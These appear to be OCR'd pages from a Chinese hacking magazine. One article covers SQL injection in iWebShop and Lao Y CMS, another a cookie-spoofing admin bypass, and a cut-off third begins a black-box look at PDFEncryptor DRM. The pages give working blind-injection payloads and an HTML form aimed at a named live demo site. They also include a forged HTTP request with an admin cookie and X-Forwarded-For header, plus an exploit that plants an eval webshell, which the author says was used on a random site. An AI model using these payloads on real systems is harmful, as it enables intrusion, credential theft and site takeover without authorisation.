iWebShop是一款开源电子商务系统，官方如是说：“iweb Shop基于iweb SI框架开发，在获得iweb SI技术平台库支持的条件下，iweb Shop可以轻松满足用户量级百万至千万级的大型电子商务网站的性能要求。站点的集群与分布式技术被屏蔽在SI平台之内，基于iweb Shop并且按照SI平台库扩展规范开发的新增功能模块，也将同时获得这种超级计算与处理的能力”。

界面UI美观大方，代码性能健步如飞，安全问题却不容乐观。

一、SQL注入

简单翻看代码，查看根目录\brand_list.php，代码如下：

```
<?php
……省略……
$dbo = new dbex();
dbtarget('r',$dbServs);
$sql = "select * from '$t_brand' where brand_id = $brand_id and is_show = 1";
$brand_info = $dbo->getRow($sql);

$sql = "select * from '$t_goods' where brand_id = $brand_id and is_on_sale = 1 ";
if($_POST){
    $order_name=$_POST['name'];//未作任何过滤
    $order=$_POST['order'];//未作任何过滤
    if($order_name){
            $sql.= "ORDER BY $order_name $order,add_time DESC ";//语句【1】
    }else{
            $sql.= "ORDER BY add_time DESC ";
    }
}else{
    $sql.= "order by sort_order,add_time";
}
$result = $dbo->fetch_page($sql,$SYSINFO['search_page']);//执行
……省略……
?>
```

很明显的一处SQL注入，我们提交的**$_POST['name']**被带入语句【1】，order by后面不能使用union联合查询，因而我们构造如下代码：

```
<form action=http://shopdemo.jooyea.com/brand_list.php?id=1 method="POST">
    <input type="input" name="name" value="1,if(ascii(substring((select admin_name from ishop_admin_user),2,1))=97,1,(select goods_id from ishop_goods))--" size="50">
    <input type="input" name="order" value="">
    <input type="submit">
</form>
```




图1 html文件

将以上代码保存为html文件，反复提交改变ASCII值来猜解管理员账号密码，如图1。

同样存在此漏洞的页面不止一处，如根目录\category.php代码如下：

```
<?php
……省略……
if($_POST){
    $order_name=$_POST['name']; //注入
    $order=$_POST['order'];//注入
    if($order_name){
        $sql.= "ORDER BY g.$order_name $order,g.pv DESC ";
    }else{
        $sql.= "ORDER BY g.pv DESC ";
    }
}else{
    $sql.= "ORDER BY g.goods_price asc,g.pv DESC ";
}
……省略……
?>
```

诸如此类漏洞还有很多，大家可以自行查找，体验查找过程的乐趣。

编辑点评：iWebShop这个漏洞还是比较容易发现的，这样看来，这个系统还有不少其他的漏洞。

老 Y 文章管理系统 V2.5sp2 多个漏洞分析

图 My5t3ry

从本文可以学到：

1、老 Y 文章管理系统漏洞分析

2、漏洞的利用

老 Y 文章管理系统是一套基于 access+asp 构建的文章系统，官方的简介为：“简单的 ASP 文章管理系统，傻瓜式的操作，让您在最短的时间内就可以建成一个功能强大的网站。”前段时间下载了这套程序的最新版本 2.5sp2，读了代码，发现安全做得挺不错，不过问题还是有的，下面就一起来分析一下。

一、SQL 注射漏洞

这套程序对数字型的参数过滤十分严格，数字型参数一经获取就使用自定义函数 LaoYRequest()进行检测是否为数字，对于字符型的参数，使用自定义函数 CheckStr()过滤“单引号、and、select”等字符。不过百密一疏，在用户登陆 /user/UserLogin.asp 有一段代码，如下：

```
if request("action") = "login" then
        call login()

……代码略

Sub login
UserName = LoseHtml(trim(request.form("UserName")))        //注意这里
PassWord = md5(replace(trim(request.form("PassWord")),"'",""),16)
CookieDate=trim(request("CookieDate"))
if UserName="" then
    Call Alert ("请输入用户名","-1")
end if
if password="" then
    Call Alert ("请输入密码","-1")
End if

Set rst = Server.CreateObject("ADODB.Recordset")
rst.Open "Select [username],[password] From ["&tbname&"_User] where password='"&password&"' and username='" &UserName&"'" , conn, 3,3      //带入 SQL
if rst.bof then
    Call Alert ("用户名或密码错误!","-1")
End if
rst.close
set rst=nothing

Set rs = Server.CreateObject("ADODB.Recordset")
rs.Open "Select [ID],[username],[password],[LastIP],[LastTime],[yn] From ["&tbname&"_User] where username='" &UserName&"'", conn, 3,3
if not rs.bof then
    If rs("yn")=0 then
        Call Alert ("您的帐号还没有通过审核","-1")
    End if
    rs("LastIP")=GetIP
    rs("LastTime")=Now()
    rs.update
    Response.Cookies("Yao").path=SitePath
        If CookieDate<>"" then
        Response.Cookies("Yao").Expires=Date+30
        End if
    Response.Cookies("Yao")("UserName")=username
    Response.Cookies("Yao")("UserPass")=PassWord
    Response.Cookies("Yao")("ID")=rs("ID")
end if
rs.close
set rs=nothing
Response.redirect Request.ServerVariables("HTTP_REFERER")
End Sub
```

上面的代码对获取的用户密码过滤单引号后进行 MD5 加密，但对用户名的过滤用的不是前面提到的 **CheckStr()**函数，用的是另一个自定义函数 **LoseHtml()**，函数原型如下：

```
Function LoseHtml(ContentStr)
 Dim ClsTempLoseStr,regEx
    ClsTempLoseStr = Cstr(ContentStr)
    Set regEx = New RegExp
    regEx.Pattern = "<(.[^>]*)>"
    regEx.IgnoreCase = True
    regEx.Global = True
    ClsTempLoseStr = regEx.Replace(ClsTempLoseStr,"")
    RegEx.Pattern = "(&.+?;)"
    ClsTempLoseStr = RegEx.Replace(ClsTempLoseStr, "")
    ClsTempLoseStr = Replace(ClsTempLoseStr,VbCrlf,"")
    ClsTempLoseStr = Replace(ClsTempLoseStr,VbCr,"")
    ClsTempLoseStr = Replace(ClsTempLoseStr,VbLf,"")
    ClsTempLoseStr = Replace(ClsTempLoseStr,"  ","")
    ClsTempLoseStr = Replace(ClsTempLoseStr,"    ","")
    ClsTempLoseStr = Replace(ClsTempLoseStr,"""","'")
    ClsTempLoseStr = Replace(ClsTempLoseStr,"[code]","")
    ClsTempLoseStr = Replace(ClsTempLoseStr,"<!--","")
    ClsTempLoseStr = Trim(ClsTempLoseStr)
 LoseHtml = ClsTempLoseStr
End Function
```




图 1　弹出提示框

这个函数使用正则过滤 html 代码、回车等，但唯独没有过滤单引号！我们来测试下漏洞，在用户登陆处，用户名填写 **“admin' or 1=1 and '1'='1”**，密码任意，提交后跳转回首页，接着修改语句为 **“admin' or 1=1 and '1'='2”** 提交，这时弹出提示框，如图 1。

即语句为真时跳转回首页，为假时弹出提示框。下面就简单了，先猜管理员 ID 为 1 的用户名长度，语句为：**“admin' or 1=1 and (select len(Admin_Name) from [Yao_Admin] where id=1)=5 and '1'='1”**，把其中的 5 修改为其他数字直至猜出长度，接着猜管理员用户名，猜用户名第一位字符语句为 **“admin' or 1=1 and (select asc(mid(Admin_Name,1,1)) from [Yao_Admin] where id=1)>48 and '1'='1”**，修改 48 为其他字符的 ascii 码，直至猜出字符，猜第二位字符只需把语句 **asc(mid(Admin_Name,1,1))**修改为 **asc(mid(Admin_Name,2,1))**即可，以此类推。猜管理员密码也一样，只需要把上面语句中的字段 Admin_Name 修改为 Admin_Pass 就行了，不过有一点需要注意，因为管理员密码是加密的 32 位 MD5 从第 4 位起取 18 位，也就是说密码 hash 只有 18 位，并且无法通过常规方法破解这个 hash。但没关系，因为这套程序为我们准备了另外一个漏洞。

二、后台 Cookies 欺骗漏洞

首先我们看到后台登陆 /admin/admin_login.asp 的代码：

```
<%
dim adminname,adminpwd,adminip

if request("action")="adminlogin" then
adminname       =CheckStr(trim(Request.form("adminname")))
adminpwd        =CheckStr(trim(Request.form("adminpwd")))
adminpwd        =Mid(md5(adminpwd,32),4,18)      //加密的 32 位 MD5 从第 4 位起取 18 位

mycode = trim(request.form("code"))
    if adminname="" or adminpwd="" then
    Call Alert("请输入用户名和密码！",-1)
    end if
    if mycode<>Session("getcode") then
    Call Alert("请输入正确的验证码！",-1)
    end if

set rs=server.createobject("ADODB.Recordset")
sql="select * from ["&tbname&"_Admin] where Admin_Name='"&adminname&"' and Admin_Pass='"&adminpwd&"'"
rs.open sql,conn,1,3
If Not rs.Eof Then
   Session("YaoContent")=""
   Response.Cookies("LaoYAdmin").path="/"
   Response.Cookies("LaoYAdmin")("UserID")=rs("ID")
   Response.Cookies("LaoYAdmin")("UserPass")=rs("Admin_Pass")
   Response.Cookies("LaoYAdmin")("UserName")=rs("Admin_Name")
   'Response.Cookies("LaoYAdmin").Expires=Date+1
   rs("Admin_Time")            = Now
   rs("Admin_IP")              = GetIP      //注意这里
   rs.update
   response.Redirect "Index.asp"
else
   Call Alert("您输入的用户名或密码不正确！",-1)
end if
rs.close
set rs=nothing

end if
%>
```

后台登陆的这段代码并没有注入漏洞，但它登陆成功后用的却是 Cookies 认证！也就是说只要把前面注射出来的管理员用户名和密码 hash 结合 Cookies 欺骗漏洞就可以欺骗进后台了，不过有个限制，程序使用 **“rs("Admin_IP") = GetIP”** 把管理员登陆时的 IP 更新到管理员表的 Admin_

IP 字段，并且后台的文件都包含 Admin_Check.asp 文件检测是否已经登陆，Admin_Check.asp 文件的代码如下：

```
LaoYAdminID        =LaoYRequest(Request.Cookies("LaoYAdmin")("UserID"))
LaoYAdminName      =CheckStr(Request.Cookies("LaoYAdmin")("UserName"))
LaoYAdminPass      =CheckStr(Request.Cookies("LaoYAdmin")("UserPass"))

If LaoYAdminID<>"" and LaoYAdminName<>"" and LaoYAdminPass<>"" then
set rs5 = server.CreateObject ("adodb.recordset")
sql="Select Top 1 * from ["&tbname&"_Admin] where id="& LaoYAdminID &" and
Admin_Pass='"&LaoYAdminPass&"' and Admin_Name='"&LaoYAdminName&"'"
on error resume next
rs5.open sql,conn,1,1
Dim myadminid,myadminpass,myadminuser
myadminid =rs5("ID")
myadminpass        =rs5("Admin_Pass")
myadminuser        =rs5("Admin_Name")
myadminip =rs5("Admin_IP")     //从数据库取出管理员登陆的 ip
rs5.close
set rs5=nothing
        If myadminid<>Int(LaoYAdminID) or myadminpass<>LaoYAdminPass or
myadminuser<>LaoYAdminName or myadminip<>GetIP Then
                IsAdmin=0
        Else
                IsAdmin=1
        End if
End if

If IsAdmin<>1 then
Response.Redirect ""&SitePath&""&SiteAdmin&"/Admin_Login.asp"
End if
```

上面的代码把获取的 Cookies 和数据库的值进行比较，如果相等并且管理员登陆 IP 和数据库里取出来的 IP 一样则验证成功，否则跳转到后台登陆页面 Admin_Login.asp。Cookies 欺骗能不能成功这个 IP 是关键，我们看到 **GetIP** 函数，函数原型如下：

```
Function GetIP()
    Dim strIPAddr
    If Request.ServerVariables("HTTP_X_FORWARDED_FOR") = "" Or InStr(Request.
ServerVariables("HTTP_X_FORWARDED_FOR"), "unknown") > 0 Then
            strIPAddr = Request.ServerVariables("REMOTE_ADDR")
    ElseIf InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ",") > 0 Then
            strIPAddr = Mid(Request.ServerVariables("HTTP_X_FORWARDED_FOR"),
1, InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ",")-1)
    ElseIf InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ";") > 0 Then
            strIPAddr = Mid(Request.ServerVariables("HTTP_X_FORWARDED_FOR"),
1, InStr(Request.ServerVariables("HTTP_X_FORWARDED_FOR"), ";")-1)
    Else
            strIPAddr = Request.ServerVariables("HTTP_X_FORWARDED_FOR")
    End If
    getIP = Checkstr(Trim(Mid(strIPAddr, 1, 30)))
    If getIP="" then getIP="127.0.0.1"
End Function
```

GetIP()函数判断 **Request.ServerVariables("HTTP_X_FORWARDED_FOR")**是否为空，不为空使用它获取 IP，因此我们只要构造 **X-FORWARDED-FOR** 头为注射得到的 IP 就可以欺骗进后台了，下面来测试。首先正常登陆后台，在后台随便找个页面（如index.asp），使用 WSockExpert 监听，刷新后抓取数据包，修改 UserName=&UserPass= 为注射得到的管理员账号和MD5，并添加 X-FORWARDED-FOR 头，指定 IP 为注射得到的 IP。修改后的包如下：

```
GET /Admin/Index.asp HTTP/1.1
Accept: */*
Referer: http://localhost/Admin/Admin_Login.asp
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (hi; MSIE 6.0; Windows NT 5.1; SV1)
Host: localhost
X-FORWARDED-FOR: 127.0.0.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDQADRCQRC=HLJLEHOBKKEHHIDKBFDACMKJ; LaoYAdmin=UserName=
admin&UserPass=32f297a57a5a743894&UserID=1
```

把上面的包保存为 txt，用 nc 提交就可以欺骗访问后台的 index.asp，不过仅仅是访问了 index.asp，什么也没做，实际上可以欺骗访问其他页面，比如管理员密码修改，通过 Cookies 欺骗直接把管理员的密码给改了，然后登陆后台或者直接添加个管理员等等。

三、实战测试

前面分析注射漏洞的时候，用的都是手工注射，但实际测试中用手工注入估计会累死人！为了方便，我写了个 EXP，使用格式为 **"php exp.php 目标地址 路径"**。下面我在网上随便找个站测试一下，如图 2。




图 2 exp 用法

Exp 通过注射得到管理员账号密码以及管理员登陆 IP，然后 Cookies 欺骗后台并向 /Editor/asp/config.asp 写入一句话木马 "|":eval(request("my"))'"，有一点需要注意的是获得 webshell 后要到 /Editor/asp/config.asp 删除写进去的一句话木马，恢复编辑器的使用。

四、后话

对老丫文章管理系统的漏洞分析到这里就结束了，如果各位读者朋友有什么问题，欢迎到 Nohack 官方论坛上找我讨论。

编辑点评：文章中对老 Y 文章管理系统的漏洞做了很详细的分析，其漏洞还都是比较严重的，利用好了，可以很轻松地拿下目标。文中 PHPweb 环境以及 PHP 类 EXP 的利用请参考"菜鸟扫盲"。

黑盒艺术 杯具：重演马其诺防线的加密软件

——对 PDF 加密软件 PDFEncryptor 的安全性分析

图随便的人

La 首语：任何事，到一定程度都能成为艺术，测试也一样。那什么是黑盒测试呢？

黑盒测试，软件测试的主要方法之一，也可以称为功能测试、数据驱动测试或基于规格说明的测试。测试者不了解程序的内部情况，只知道程序的输入、输出和系统的功能，这是从用户的角度针对软件界面、功能及外部结构进行测试，而不考虑程序内部逻辑结构。

从本文您可以学到：

1、了解什么是 DRM

2、熟悉 Filemon、WinHex 等软件的使用

PDFEncryptor 是一款 PDF 文件加密器，全面支持所有版本的 PDF 文件加密，加密后的文档可以进行一机一码授权，禁止复制和打印，禁止拷屏等。该公司另一款软件产品号称具有国内唯一一款可以阻击 FairUse4WM DRM 加密的方案。在官方网站的客户列表中有着很多著名公司、企业、高校，如CCTV，甚至北京大学也是他们的客户。下面是官方网站对软件功能、特色的描述：

1、可以控制是否允许用户打印文档；
2、可以控制是否允许客户复制文字，并可以精确控制允许复制的字符数；
3、您可以设置提示语，以便告知用户通过何种途径与您联系获得阅读密码；
4、加密时可以选择是否不同机器阅读需要不同的阅读密码——您可以为不同用户设置不同的阅读密码，密码与用户的电脑硬件绑定，用户无法传播您的文件；
5、本系统也可以结合网络应用，通过网络向客户发放阅读密码、会员验证等方式；
6、加密后的文件支持各种方式分发给用户：网上下载、刻盘分发等，但用户必须得到您给他的阅读密码才可以阅读，您也可以限定用户在限定的机器上阅读；
7、增强安全功能，例如防止网络拷屏、禁止其他软件运行、黑名单功能等等；
8、防止虚拟机运行功能；
9、强化了阅读密码验证功能；
10、可以设置预览文档的功能；
11、可以设置加密文件与用户电脑硬件绑定形式：主板＋硬盘＋网卡；
12、增加了阅读次数、时间、日期控制。

看了上面这么多功能，还有这么多著名的客户，是不是觉得相当不错啊！当时我也是这种感觉，甚至让我有种错觉，原来国内也可以开发出这么好的 DRM 软件，所以立刻去官方网站下了测试版进行试用，同时测试 DRM 技术是否像其所说的那么安全。

小知识：DRM，英文全称 Digital Rights Management，可以翻译为：内容数字版权加密保护技术。由于数字化信息的特点决定了必须有另一种独特的




图 1




图 2




图 5

技术，来加强保护这些数字化的音视频节目内容的版权，该技术就是数字权限管理技术 ——DRM (digital right management)。

本文所用版本为 4.0.0323，相关软件见光盘。

下面先来看一下 PDFEncryptor 的界面。如图 1 所示。

界面一目了然，功能清晰，这点需要认可。先来创建一个文件看看，顺便利用 Filemon 跟踪一下整个 DRM 加密过程。

首先在文件加密标签页中设置指定加密密钥，因使用的是测试版，密码不能修改，只能为“123456”，选择“一机一码加密模式，密码绑定用户机器码”，在“文件与用户电脑绑定方式”中选择“CPU+主板”及“硬盘”，“网卡”不选，点击“选择＆添加文件”按钮来添加需要加密的文件，本文在网上随便找了一个 PDF 文档。在参数设置中选择“采用长阅读密码”、“禁止在虚拟机中阅读和截图”及“分段显示机器码 CPU+硬盘+网卡，以便判断用户是换硬件还是换电脑”，在“黑名单”中输入截图软件进程名，本文为“SnagIt32”，这样在阅读时就会自动关闭并禁止该进程。各标签其他设置均默认。

接着打开 Filemon。对了，都忘了介绍一下 Filemon 了。Filemon 是一款文件操作监视工具，不仅可以截获操作与被操作文件名，还可以获取对文件的打开 / 读 / 写 / 关闭等操作，功能相当强大。打开后首先需要设置过滤条件。这个过滤条件设置很有讲究，设置的好往往可以事半功倍。这里在“包含”后面填入星号“*”，在整个过程中不清楚具体需要跟踪哪些进程、哪些文件，那索性就跟踪全部。“排除”后面填入一些系统中开着的，可能影响跟踪的进程名或者文件路径，建议把“explorer”加进去，“csrss”、“svchost”和“smss”这几个系统关键进程一定不要加，因为有些程序会利用它们做手脚，特别是在分析病毒、木马时。“日志打开”、“日志读取”、“日志写入”、“日志成功”及“日志错误”也全部选中，理由同“包含”。我的过滤环境如图 2 所示。

点击 Filemon 的“确定”后用 PDFEncryptor 中的“执行加密”对选择的 PDF 文档进行 DRM 加密。稍等片刻便会弹出“加密完成”的提示，立刻回到 Filemon，点击工具栏上的“放大镜”按钮停止跟踪。跟踪结果如图 3 所示。

图 3 中被选中的三行分别是在加密过程中被创建的三个 EXE 文件，但加密完成后就被删除了。这三个文件的创建和调用同样被防火墙拦截了。

